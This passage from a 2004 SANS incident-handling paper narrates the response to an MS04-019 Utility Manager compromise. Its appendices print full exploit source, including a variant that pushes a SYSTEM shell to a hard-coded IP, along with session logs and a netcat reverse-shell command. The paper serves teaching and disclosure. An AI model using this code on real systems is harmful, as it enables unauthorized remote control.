        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE                : 1   STOPPED

(NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE      : 0   (0x0)
        SERVICE_EXIT_CODE   : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0
```

Once stopped, the service could be disabled, again, with the native utility sc.exe

```
C:\>sc \\%computername% config utilman start= disabled
```

This provides the following confirmation

```
[SC] ChangeServiceConfig SUCCESS
```

Ed's manager makes a request for Ed to view the previous week's tape from the security camera. The request is granted and Ed sees two people walk in on the night of the incident, with one of them walking in the direction of the compromised system before going off camera. From watching the previous week's tapes and speaking with the facilities manager, Ed knows that only a single cleaning person should be in the building.

Now he knows someone was in the building and intentionally compromised that system. As such he now knows that the event he has been investigating, has become an incident.

He communicates these new findings to his manager and Jane's manager who, at this time, decide not to involve the law enforcement.

Ed's next task is to back up the compromised system by duplicating the drive. Ed removes the hard drive from an unused system before removing the drive from Jane's system. He installs Jane's drive as drive 1 and one of the new drives from the jump kit as drive 2 into the unused system. Ed boots the computer to a DOS prompt.

```
A:>
```

He enters

```
ghost -clone,mode=copy,src=1,dst=2 -fro -id -sure
```

This command will image the entire disk ( -id ) and copy the compromised drive ( -clone,mode=copy,src=1 ) including any bad clusters ( -fro ) onto the second drive ( dst=2 ) and will not prompt Ed to confirm his choices ( -sure )

Eventually he is greeted with



He creates a second copy using the same process. Both copies are placed into separate Ziplock bags and sealed. Ed writes the time, date and contents on the bag and signs his name.

He documents his actions and includes a note to order more hard drives.

The drive safely backed up, Ed looks through the logs of all the servers. Finding nothing he is fairly certain that no servers were compromised during the attack. He documents his findings and remotely checks the event logs of a dozen or so random machines that have auditing configured. Finding no additional compromises, he documents the new findings and communicates the information to his manager and Jane's manager.

## Eradication

Based on the evidence from the event logs, the security camera tapes as well as Jane's statements regarding the unlocked workstation and not being in the building the previous evening, Ed determines that the MS04-019 vulnerability was exploited locally to compromise the system.

Ed tells Jane's manager that rebuilding the system from scratch is the preferred method to ensure that the compromised system is no longer compromised.<sup>25 26</sup> When a system has been compromised, the only sure way to ensure that the system has been cleaned is to rebuild the system on freshly re-partitioned and

<sup>25</sup> <http://isc.sans.org/diary.php?date=2004-05-03>

<sup>26</sup> <http://www.microsoft.com/technet/community/columns/secmgmt/sm0504.msp>

formatted drives from known good install media. Otherwise, the possibility of executables replaced by root kits or other missed malware precludes being able to certify the system is 100% free from compromise.

Jane's manager now tells Ed under no uncertain terms that the compromised system can not be rebuilt. If cleaning the system is the best Ed can do outside of rebuilding, then that's what he must do.

With backup copies secure and the compromised system disconnected from the network, Ed deletes the Ed account and then applies all current service packs and patches (including the patch for MS04-019) to the system in an effort to prevent the system from being exploited again. Ed asks his manager for permission to immediately bring all other systems up to current service pack and patch levels but is denied until the manager can meet with other business unit managers. He documents the conversations and sends a copy of his actions and the relevant conversations to his manager as well as Jane's.

## **Recovery**

Ed schedules a short meeting with his manager and Jane's manager to discuss bringing the compromised system on line.

The decision is made that short of rebuilding the system from scratch, an act that would cause extensive loss as the data on the system had not been backed up and therefore could not be restored from a pre-compromised copy, cleaning the system in the manner Ed has is the best that can be expected.

The system has already been fully patched and Ed is instructed to return the system to Jane after using one of the free online anti-virus scanning services to ensure that no additional recognized malware is present.

Ed requests and receives permission to scan all remaining Genez systems with the same free online virus scanner.

At Ed's request, his manager asks the facilities manager to terminate the keycard access given to the cleaning service and to consider changing cleaning services. The facilities manager agrees to both requests. He terminates the keycard access and informs the cleaning service that they should not provide service from this point forward. He will check the access logs in the morning to see if anyone tried to use that keycard.

Just to make sure this exploit or a variation of it using the Utility Manager service can not be used to exploit the system again, Ed stops and disables the Utility Manager service.



Wishing to test the cleaned system, Ed does a quick Google search for an executable that exploits the Utility Manager vulnerability. Finding none he requests and receives an e-mail with his instructions, follows the instructions and documents everything.

## **Lessons Learned**

Two weeks after the incident, Ed has a short meeting with his manager to discuss how it was handled. They discuss the various actions that were and were not taken, making heavy use of Ed's notes and decide that the incident was handled as well as possible given the resources available.

Ed's manager now sees the importance of applying service packs and patches in a timely manner to all systems and will begin to meet with the other managers to develop a process that will allow Ed to apply the patches and the users to be comfortable that their applications will remain working.

Ed makes a suggestion that all un-necessary services be disabled on company systems. Ed's manager agrees to consider the request and will get back to Ed in a few days.

Ed's manager also sees the need for a formal incident response policy and directs Ed to begin the creation of the policy.

© SANS Institute 2004, Author retains full rights.

## Appendix A

### *Original Commented Code by Cesar Cerrudo*

The following code was used to compromise Jane's systems as detailed in the main body of this paper.

```
// By Cesar Cerrudo (cesar@appsecinc.com)
// Local elevation of privileges exploit for Windows Utility Manager
// Gives you a shell with system privileges
// If you have problems try changing Sleep() values.

#include <stdio.h>
#include <windows.h>
#include <commctrl.h>
#include <Winuser.h>

int main(int argc, char *argv[])
{
    HWND lHandle, lHandle2;
    POINT point;

    char sText[]="%windir%\\system32\\cmd.exe?";

    // run utility manager
    system("utilman.exe /start");
    Sleep(500);

    // execute contextual help
    SendMessage(FindWindow(NULL, "Utility manager"), 0x4D, 0, 0);
    Sleep(500);

    // open file open dialog window in Windows Help
    PostMessage(FindWindow(NULL, "Windows Help"), WM_COMMAND, 0x44D, 0);
    Sleep(500);

    // find open file dialog window
    lHandle = FindWindow("#32770", "Open");

    // get input box handle
    lHandle2 = GetDlgItem(lHandle, 0x47C);
    Sleep(500);

    // set text to filter listview to display only cmd.exe
    SendMessage (lHandle2, WM_SETTEXT, 0, (LPARAM)sText);
    Sleep(800);

    // send return
    SendMessage (lHandle2, WM_IME_KEYDOWN, VK_RETURN, 0);

    //get navigation bar handle
    lHandle2 = GetDlgItem(lHandle, 0x4A0);
```

```

//send tab
SendMessage (lHandle2, WM_IME_KEYDOWN, VK_TAB, 0);
Sleep(500);
lHandle2 = FindWindowEx(lHandle, NULL, "SHELLDLL_DefView", NULL);
//get list view handle
lHandle2 = GetDlgItem(lHandle2, 0x1);

SendMessage (lHandle2, WM_IME_KEYDOWN, 0x43, 0); // send "c" char
SendMessage (lHandle2, WM_IME_KEYDOWN, 0x4D, 0); // send "m" char
SendMessage (lHandle2, WM_IME_KEYDOWN, 0x44, 0); // send "d" char
Sleep(500);

// popup context menu
PostMessage (lHandle2, WM_CONTEXTMENU, 0, 0);
Sleep(1000);

// get context menu handle
point.x =10; point.y =30;
lHandle2=WindowFromPoint (point);

SendMessage (lHandle2, WM_KEYDOWN, VK_DOWN, 0); // move down in
menu
SendMessage (lHandle2, WM_KEYDOWN, VK_DOWN, 0); // move down in
menu
SendMessage (lHandle2, WM_KEYDOWN, VK_RETURN, 0); // send return

SendMessage (lHandle, WM_CLOSE,0,0); // close open file dialog window

return (0);
}

```

© SANS Institute 2004, Author retains full rights.

## Appendix B

### *Shoveling the Admin Shell Back to the Attacker*

Not long after the release of the original code, kralor of coromputer<sup>27</sup> released version 1.666<sup>28</sup> of the code, modifying it to get the system language and to use slightly different names so that all versions (regardless of service pack) can be exploited.

This functionality has been confirmed on a Windows 2000 professional with no service pack system and a Windows 2000 professional with service pack 1 system.

The next and final publicly released version of the that code (2.666<sup>29</sup>) provided the all the functionality of the 1.666 revision, and added the ability to shovel a shell back to the attacker.

The vulnerability is no longer limited to situations where an attacker must be physically present.

We will use jane's system as the victim and ed's system as the attacker for this scenario. The slightly modified code at the end of this appendix has been compiled into the executable remote.exe. The code has been modified to specify ed's system (nebuchenezzer – 172.24.250.250) as the recipient of the shell on port 80.

A netcat listener is set up on Ed's machine listening on port 80.

On Jane's system, jane is logged in as a non administrative user.

```
remote.exe /s
```

is executed.

The exploit code elevates Jane's privileges to that of an administrative user and then pushes the administrative shell to the predetermined IP address (Ed's machine) on the predetermined port (80).

The view from Jane's PC:

---

<sup>27</sup> <http://www.coromputer.net/index>

<sup>28</sup> <http://www.k-otik.com/exploits/07172004.utilmaned1.c.php>

<sup>29</sup> <http://www.k-otik.com/exploits/07192004.MS04-019cmd.c.php>

```
C:\WINNT\System32\cmd.exe - remote.exe /s
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\>ipconfig /all

Windows 2000 IP Configuration

        Host Name . . . . . : purchasing
        Primary DNS Suffix . . . . . :
        Node Type . . . . . : Broadcast
        IP Routing Enabled. . . . . : No
        WINS Proxy Enabled. . . . . : No

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix . :
        Description . . . . . : 3Com 3C920 Integrated Fast Ethernet
        Controller (3C905C-TX Compatible) . . . . . :
        Physical Address. . . . . : 00-B0-D0-2C-BA-3A
        DHCP Enabled. . . . . : No
        IP Address. . . . . : 172.24.1.108
        Subnet Mask . . . . . : 255.255.0.0
        Default Gateway . . . . . : 172.24.255.1
        DNS Servers . . . . . : 172.24.29.206
                               172.24.29.207

C:\>at
Access is denied.

C:\>cd c:\janepc
C:\JANEPC>remote.exe /s

        [Crpt] Utility Manager exploit v2.666 modified by kralor [Crpt]
                base code by Cesar Cerrudo
        added autonomous (allinone) remote exploitation system
                You know where we are...

[!] waiting connection on port 80
[+] Gathering system language information
[+] OK language ...English
[+] Trying to execute program with SYSTEM privileges through utilman.exe
prog: remote.exe
path: C:\JANEPC
```

The view from Ed's PC

```

C:\WINNT\System32\cmd.exe - nc -l -p 80
C:\>ipconfig /all

Windows 2000 IP Configuration

    Host Name . . . . . : nebuchenezzzer
    Primary DNS Suffix . . . . . :
    Node Type . . . . . : Broadcast
    IP Routing Enabled. . . . . : No
    WINS Proxy Enabled. . . . . : No

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . :
    Description . . . . . : 3Com 3C920 Integrated Fast Ethernet
    Controller (3C905C-TX Compatible) :
    Physical Address. . . . . : 00-B0-D0-4C-96-F3
    DHCP Enabled. . . . . : No
    IP Address. . . . . : 172.24.250.250
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : 172.24.255.1
    DNS Servers . . . . . : 172.24.29.206
                           172.24.29.207

C:\>cd c:\edpc

C:\EDPC>nc -l -p 80
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\JANEPC>ipconfig /all
ipconfig /all

Windows 2000 IP Configuration

    Host Name . . . . . : purchasing
    Primary DNS Suffix . . . . . :
    Node Type . . . . . : Broadcast
    IP Routing Enabled. . . . . : No
    WINS Proxy Enabled. . . . . : No

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . :
    Description . . . . . : 3Com 3C920 Integrated Fast Ethernet
    Controller (3C905C-TX Compatible) :
    Physical Address. . . . . : 00-B0-D0-2C-BA-3A
    DHCP Enabled. . . . . : No
    IP Address. . . . . : 172.24.1.108
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : 172.24.255.1
    DNS Servers . . . . . : 172.24.29.206
                           172.24.29.207

C:\JANEPC>at 12:28 net send purchasing Boo!
at 12:28 net send purchasing Boo!
Added a new job with job ID = 1

C:\JANEPC>

```

## Code for remote.exe

```

/*****
*****

****C****O****R****O****M****P****U****T****E****R****2***0**
*0***4***
**      [Crpt] Utility Manager exploit v2.666 modified by kralor [Crpt]
**
* * * * *
* * * * *

```

```

**    It gets system language and sets windows names to work on any win2k :P
**
**    Feel free to add other languages :)
**
**    v2.666: added autonomous (allinone) remote exploitation system ;)
**
**    It can be executed through poor cmd.exe shells (like nc -lp 666 -e
cmd.exe from a **
**    normal user account). Must be called with an argument (any argument)
**
**    You know where we are..
**

****C*****O*****R*****O*****M*****P*****U*****T*****E*****R*****2***0**
*0***4****

*****
*****/
/* original disclaimer */
//by Cesar Cerrudo  sqlsec>at<yahoo.com
//Local elevation of privileges exploit for Windows 2K Utility Manager (second
one!!!!)
//Gives you a shell with system privileges
//If you have problems try changing Sleep() values.
/* end of original disclaimer */

#include <stdio.h>
#include <winsock2.h>
#include <windows.h>
#include <conio.h>
#include <io.h>

#pragma comment (lib,"ws2_32")

//EXIT_SHELL is the command the attacker can use to terminate the shell
#define EXIT_SHELL "exit -shell"

//HOST is the location (ip address or DNS name) that the shell will be pushed
to
#define HOST "172.24.250.250"

//PORT is the port that the shell will be pushed over
#define PORT 80

struct {
    int id;
    char *utilman;
    char *winhelp;
    char *open;
} lang[] = {
    { 0x0c,"Gestionnaire d'utilitaires","aide de Windows","Ouvrir" }, /*
French */
    { 0x09,"Utility manager","Windows Help","Open" }                /* English
*/
};

void print_lang(int id)
{
    char *lang_list[] =
{"Neutral","Arabic","Bulgarian","Catalan","Chinese","Czech",
"Danish","German","Greek","English","Spanish","Finnish",
"French","Hebrew","Hungarian","Icelandic","italian",

```

```

        "Japanese", "Korean", "Dutch", "Norwegian", "Polish",
"Portuguese", "Romanian", "Russian", "Croatian", "Serbian",
        "Slovak", "Albanian", "Swedish", "Thai", "Turkish", "Urdu",
        "Indonesian", "Ukrainian", "Belarusian", "Slovenian",

"Estonian", "Latvian", "Lithuanian", "Farsi", "Vietnamese",
        "Armenian", "Azeri", "Basque", "FYRO
Macedonian", "Afrikaans",

"Georgian", "Faeroese", "Hindi", "Malay", "Kazak", "Kyrgyz",
        "Swahili", "Uzbek", "Tatar", "Not supported", "Punjabi",
        "Gujarati", "Not supported", "Tamil", "Telugu", "Kannada",
        "Not supported", "Not supported", "Marathi", "Sanskrit",
        "Mongolian", "Galician the best ;) ", "Konkani", "Not
supported",
        "Not supported", "Syriac", "Not supported", "Not
supported",
        "Divehi", "Invariant"};
printf("%s\r\n", lang_list[id]);
return;
}

int cnx(char *host, int port)
{
    SOCKET sock;
    struct sockaddr_in yeah;
    struct hostent *she;
    PROCESS_INFORMATION ProcessInformation;
    STARTUPINFO si;

    printf("[i] should be called by myself, try with any argument to load the
attack\r\n");
    fflush(stdout);
    sock = WSASocket(0x02, 0x01, 0x00, 0x00, 0x00, 0x00);
    if(!sock) {
        printf("error: unable to create socket\r\n");
        return -1;
    }

    yeah.sin_family=AF_INET;
    yeah.sin_addr.s_addr=inet_addr(host);
    yeah.sin_port=htons((u_short)port);

    if((she=gethostbyname(host))!=NULL) {
        memcpy((char *)&yeah.sin_addr, she->h_addr, she->h_length);
    } else {
        if((yeah.sin_addr.s_addr=inet_addr(host))==INADDR_NONE) {
            printf("error: cannot resolve host\r\n");
            return -1;
        }
    }
    if(connect(sock, (struct sockaddr*)&yeah, sizeof(yeah))!=0) {
        printf("error: connection refused\r\n");
        return -1;
    }

    si.cb = 0x44;
    si.lpReserved = 0x00;
    si.lpTitle = 0x00;
    si.lpDesktop = 0x00;
    si.dwX = 0x00;
    si.dwY = 0x00;

```



```

    si.dwXSize = 0x00;
    si.dwYSize = 0x00;
    si.wShowWindow = 0x00;
    si.lpReserved2 = 0x00;
    si.cbReserved2 = 0x00;

    si.dwFlags = 0x101;

    si.hStdInput = (void *)sock;
    si.hStdOutput = (void *)sock;
    si.hStdError = (void *)sock;

    if(!CreateProcess(0x00, "cmd", 0x00, 0x00, 0x01, 0x10, 0x00, 0x00,&si,
&ProcessInformation)) {
        printf("CreateProcess() error\r\n");
        return -1;
    }
    return 0;
}

void cmdshell(int sock)
{
    int length=666;
    char buffer[1024];

    while(length) {
        length=read(0,buffer,sizeof(buffer));
        buffer[length]=0;
        if(!strcmp(buffer,EXIT_SHELL,strlen(EXIT_SHELL))) {
            send(sock,"exit\r\n",6,0);
            break;
        }
        length=send(sock,buffer,length,0);
        if (length<=0) {
            printf("[i] Connection closed.\n");
            exit(0);
        }
    }
    printf("[i] Connection successfully exited.\r\n");
    exit(0);
}

void wait_cnx(int port) {
    int sock, s,t;
    struct sockaddr_in my_addr;
    struct sockaddr_in their_addr;
    int sin_size;
    char buffer[4095];

    if((sock = socket(AF_INET, SOCK_STREAM, 0))==-1) {
        printf("error: unable to create socket\r\n");
        exit(1);
    }
    my_addr.sin_family=AF_INET;
    my_addr.sin_port=htons((u_short)port);
    my_addr.sin_addr.s_addr=INADDR_ANY;
    if(bind(sock, (struct sockaddr *)&my_addr, sizeof(struct sockaddr))==-1) {
        printf("error: unable to bind socket on port %d\r\n",port);
        exit(1);
    }
    if(listen(sock, 3)==-1) {
        printf("error: unable to listen\r\n");
        exit(1);
    }
}

```

```

    }
    sin_size=sizeof(struct sockaddr_in);
    printf("[i] waiting connection on port %d\r\n",port);

if((s=accept(sock, (struct sockaddr *)&their_addr,&sin_size))== -1) {
    printf("error: unable to accept connection\r\n");
    exit(1);
}
memset(buffer,0,sizeof(buffer));
printf("[i] host %s connected\r\n", inet_ntoa(their_addr.sin_addr));
printf("[h] type 'exit -shell' to leave the shell\r\n\r\n");
fflush(stdout);
CreateThread(NULL,0,(LPTHREAD_START_ROUTINE)cmdshell,(void*)s,0,&t);
while((sin_size=recv(s,buffer,sizeof(buffer),0))>0) {
    buffer[sin_size]=0x00;
    printf("%s",buffer);
    fflush(stdout);
}
printf("\r\n[i] shell lost\r\n");
return;
}

int set_lang(void)
{
    unsigned int lang_usr,lang_sys,id;

    id=GetSystemDefaultLangID();
    lang_sys=PRIMARYLANGID(id);
    id=GetUserDefaultLangID();
    lang_usr=PRIMARYLANGID(id);
    if(lang_usr!=lang_sys) {
        printf("warning: user language differs from system
language\r\n\r\n");
        printf("1. system : ");print_lang(lang_sys);
        printf("2. user   : ");print_lang(lang_usr);printf("Select(1-2):
");
        fflush(stdout);
        id=getch();
        if(id!=49&&id!=50) {
            printf("wrong choice '%c', leaving.\r\n",id);
            exit(0);
        }
        if(id==49) {
            printf("system language\r\n");
            return lang_sys;
        }
        else
            printf("user language\r\n");
    }
    return lang_usr;
}

void banner()
{
    printf("\r\n\r\n\t[Crpt] Utility Manager exploit v2.666 modified by
kralor [Crpt]\r\n");
    printf("\t\t\t\t\t base code by Cesar Cerrudo\r\n");
    printf("\t\t\t\t\t added autonomous (allinone) remote exploitation
system\r\n");
    printf("\t\t\t\t\t You know where we are...\r\n\r\n");
    fflush(stdout);
    return;
}

```

```

void give_magicshell(void)
{
    cnx(HOST, PORT);
    exit(0);
    return;
}

void enter_filename(HWND hwnd, char *filename, int size)
{
    unsigned int i;

    for(i=0; i<(unsigned int)size; i++)
        SendMessage(hwnd, WM_IME_KEYDOWN, toupper(filename[i]), 0);
    return;
}

int main(int argc, char* argv[])
{
    HWND lHandle, lHandle2;
    POINT point;
    char cmd[512];
    unsigned int i, j, t;
    int lang_id, path_len=1024;
    char *path;
    WSADATA wsa;
    HANDLE hdlr;

    banner();
    if(WSAStartup(0x101, &wsa)) {
        printf("error: unable to load winsock\r\n");
        return -1;
    }
    if(argc==1)
        give_magicshell();

    hdlr=CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)\
        wait_cnx, (void*) PORT, 0, &t);
    Sleep(1000);

    printf("[+] Gathering system language information\r\n");
    lang_id=set_lang();
    printf("[+] OK language ..."); print_lang(lang_id);
    fflush(stdout);
    for(i=0; i<sizeof(lang)/sizeof(lang[0]); i++)
        if(lang[i].id==lang_id)
            break;
    if(i==sizeof(lang)/sizeof(lang[0])) {
        printf("error: undefined language.\r\n");
        return -1;
    }
    printf("[+] Trying to execute program with SYSTEM privileges through\nutilman.exe\r\n");
    memset(cmd, 0, sizeof(cmd));
    for(j=strlen(argv[0]); j>0; j--)
        if(argv[0][j]=='\\') {
            j++; break;
        }
    strncpy(cmd, &argv[0][j], 508);
    if(cmd[strlen(cmd)-4]!='.')
        strcat(cmd, ".exe");

    printf("prog: %s\r\n", cmd);
}

```

```

        cmd[strlen(cmd)-1]='?';
        fflush(stdout);
// run utility manager
        WinExec("utilman.exe /start",SW_HIDE);
        Sleep(1000);

        lHandle=FindWindow(NULL, lang[i].utilman);
        if (!lHandle) {
            printf("error: unable to start utilman.exe.\r\n");
            return 0;
        }

        PostMessage(lHandle,0x313,0,0); //right click on the app button in the
taskbar or Alt+Space Bar
        Sleep(100);

        SendMessage(lHandle,0x365,0,0x1); //send WM_COMMANDHELP 0x0365 lParam
must be<>NULL
        Sleep(300);

        SendMessage (FindWindow(NULL, lang[i].winhelp), WM_IME_KEYDOWN,
VK_RETURN, 0);
        Sleep(500);

        // find open file dialog window
        lHandle = FindWindow("#32770",lang[i].open);
        // get input box handle
        lHandle2 = GetDlgItem(lHandle, 0x47C);
        Sleep(500);

        path=(char*)malloc(path_len);
        GetCurrentDirectory(path_len,path);
        printf("path: %s\r\n",path);
        SendMessage (lHandle2, WM_SETTEXT, 0, (LPARAM)path);
        SendMessage (lHandle2, WM_IME_KEYDOWN, VK_RETURN, 0);
        free(path);
        fflush(stdout);

        // set text to filter listview to display only cmd.exe
        SendMessage (lHandle2, WM_SETTEXT, 0, (LPARAM)cmd);
        Sleep(800);

        // send return
        SendMessage (lHandle2, WM_IME_KEYDOWN, VK_RETURN, 0);

        //get navigation bar handle
        lHandle2 = GetDlgItem(lHandle, 0x4A0);

        //send tab
        SendMessage (lHandle2, WM_IME_KEYDOWN, VK_TAB, 0);
        Sleep(500);
        lHandle2 = FindWindowEx(lHandle,NULL,"SHELLDLL_DefView", NULL);
        //get list view handle
        lHandle2 = GetDlgItem(lHandle2, 0x1);

        enter_filename(lHandle2,cmd,strlen(cmd)-4);
        Sleep(500);

        //popup context menu
        PostMessage (lHandle2, WM_CONTEXTMENU, 0, 0);
        Sleep(1000);

        // get context menu handle

```

```

point.x =10; point.y =30;
lHandle2=WindowFromPoint(point);

SendMessage (lHandle2, WM_KEYDOWN, VK_DOWN, 0); // move down in menu
SendMessage (lHandle2, WM_KEYDOWN, VK_DOWN, 0); // move down in menu
SendMessage (lHandle2, WM_KEYDOWN, VK_RETURN, 0); // send return

SendMessage (lHandle, WM_CLOSE,0,0); // close open file dialog window
Sleep(500);

    SendMessage (FindWindow(NULL, lang[i].winhelp), WM_CLOSE, 0, 0); // close
open error window
    SendMessage (FindWindow(NULL, lang[i].utilman), WM_CLOSE, 0, 0); // close
utilitymanager
    WaitForSingleObject(hdlr, INFINITE);
    WSACleanup();
    return 0;
}

```

© SANS Institute 2004, Author retains full rights.

## Appendix C

### ***Disclosure to Microsoft***

-----Original Message-----

From: Carboni, Chris

Sent: Thursday, September 16, 2004 9:51 AM

To: 'secure@microsoft.com'

Subject: Additional information regarding MS04-019

MS04-019 states that Windows 2000 SP2, SP3 and SP4 are vulnerable to the described attack on utility manager.

Additional publicly available code releases by kralor of coromputer.net have added the ability to compromise SP1 and non service packed versions of Windows 2000.

In addition, the 2.666 version of the code allows for an administrative shell to be pushed to a pre-determined location.

Using kralor's 2.666 code and combining this exploit with other known vulnerabilities could allow an attacker who tricks a user into opening a specially crafted e-mail of surfing to a malicious web site to gain remote administrative control over the victim machine.

Both new features (the ability to exploit SP1 and non service packed systems as well as the ability to push the administrative shell) have been confirmed while doing research for a GIAC practical assignment.

Compounding the problem is the fact that the supplied patch can not be installed on pre SP2 systems.

The information regarding the new features will be part of the practical assignment that will be submitted no later than 9/20/04 and may be published at some future date on their web site.

I will, when submitting my assignment request that GIAC not make this paper publicly available until such time as an updated patch is available for SP1 and non service packed systems or November 30th 2004, whichever is sooner.

Please feel free to contact me if I can be of further assistance in this matter.

Respectfully,

Christopher Carboni GCWN, MCSE

## Appendix D

### *Variations on the Actions the Exploit Performs*

While opening a shell with administrative access, especially one that can be pushed remotely is dangerous, this is not the extent of what can be accomplished with this exploit.

Any file, whether existing on the system prior to the attack or dropped onto the system as part of the attack can be manipulated.

A DOS could be performed by repeatedly executing notepad.exe, for example until all system resources were consumed.

A piece of malcode that requires administrative privileges to fully deliver its payload could be dropped and executed.

A script that automatically adds a user and makes the new user a member of the local administrators group could be dropped and executed.

The only limits are the creativity and imagination of the attacker.

Keeping with the idea of pushing a remote shell, In Cesar Cerrudo's original code I replaced

```
char sText[]="%windir%\\system32\\cmd.exe?";
```

with

```
char sText[]="%windir%\\system32\\cmd.cm?";
```

I created the script cmd.cmd which is as follows:

```
nc 172.24.250.250 80 -e cmd.exe
```

Let's assume our attacker tricks a victim into visiting a web site where netcat (nc.exe) our script (cmd.cmd) and our new exploit code (util2.exe) is dropped into %windir%system32 and util2.exe is executed.

util2.exe now executes cmd.cmd, which executes netcat and causes a remote shell with administrative privileges to be pushed to the attacker at 172.24.250.250 over port 80 who has a netcat listener set up.

As long as an executable exists and can be accessed by the exploit, an easily modified version of the exploit code can execute it with administrative privileges.

## References

Microsoft Security Bulliten MS04-019 "Vulnerability in Utility Manager Could Allow Code Execution"

<http://www.microsoft.com/technet/security/bulletin/MS04-019.msp>

Paget, Chris "Exploits and Information About Shatter Attacks"

<http://cnscenter.future.co.kr/resource/rsc-center/presentation/black/vegas03/bh-us-03-paget.pdf>

CVE candidate CAN-2004-0213

<http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0213>

Cerrudo, Cesar "Microsoft Windows Utility Manager Vulnerability"

<http://www.appsecinc.com/resources/alerts/general/04-0001.html>

Paget, Chris "Exploiting design flaws in the Win32 API for privilege escalation. Or... Shatter Attacks - How to break Windows"

<http://security.tombom.co.uk/shatter.html>

Layton, Margret "The enemy within: Handling the Insider Threat posed by Shatter Attacks"

[http://www.giac.org/practical/GCIH/Margaret\\_Layton\\_GCIH.pdf](http://www.giac.org/practical/GCIH/Margaret_Layton_GCIH.pdf)

Microsoft Knowledge Base Article 115825 "Accessing the Application Desktop from a Service"

<http://support.microsoft.com/default.aspx?scid=kb;en-us;115825>

Microsoft Knowledge Base Article 327618 "Security, Services and the Interactive Desktop"

<http://support.microsoft.com/default.aspx?scid=kb;en-us;327618&>

Paget, Chris "Exploits & Information about Shatter Attacks"

<http://www.blackhat.com/presentations/bh-usa-03/bh-us-03-paget.pdf>

Howard, Michael "Tackling Two Obscure Security Issues"

<http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dncode/html/secure08192002.asp>

Ten Immutable Laws of Security

<http://www.microsoft.com/technet/archive/community/columns/security/essays/10salaws.msp>



Microsoft Security Bulletin MS04-013 "Cumulative Security Update for Outlook Express"

<http://www.microsoft.com/technet/security/bulletin/MS04-013.msp>

Microsoft Security Bulletin MS04-025 "Cumulative Security Update for Internet Explorer"

<http://www.microsoft.com/technet/security/bulletin/MS04-025.msp>

© SANS Institute 2004, Author retains full rights.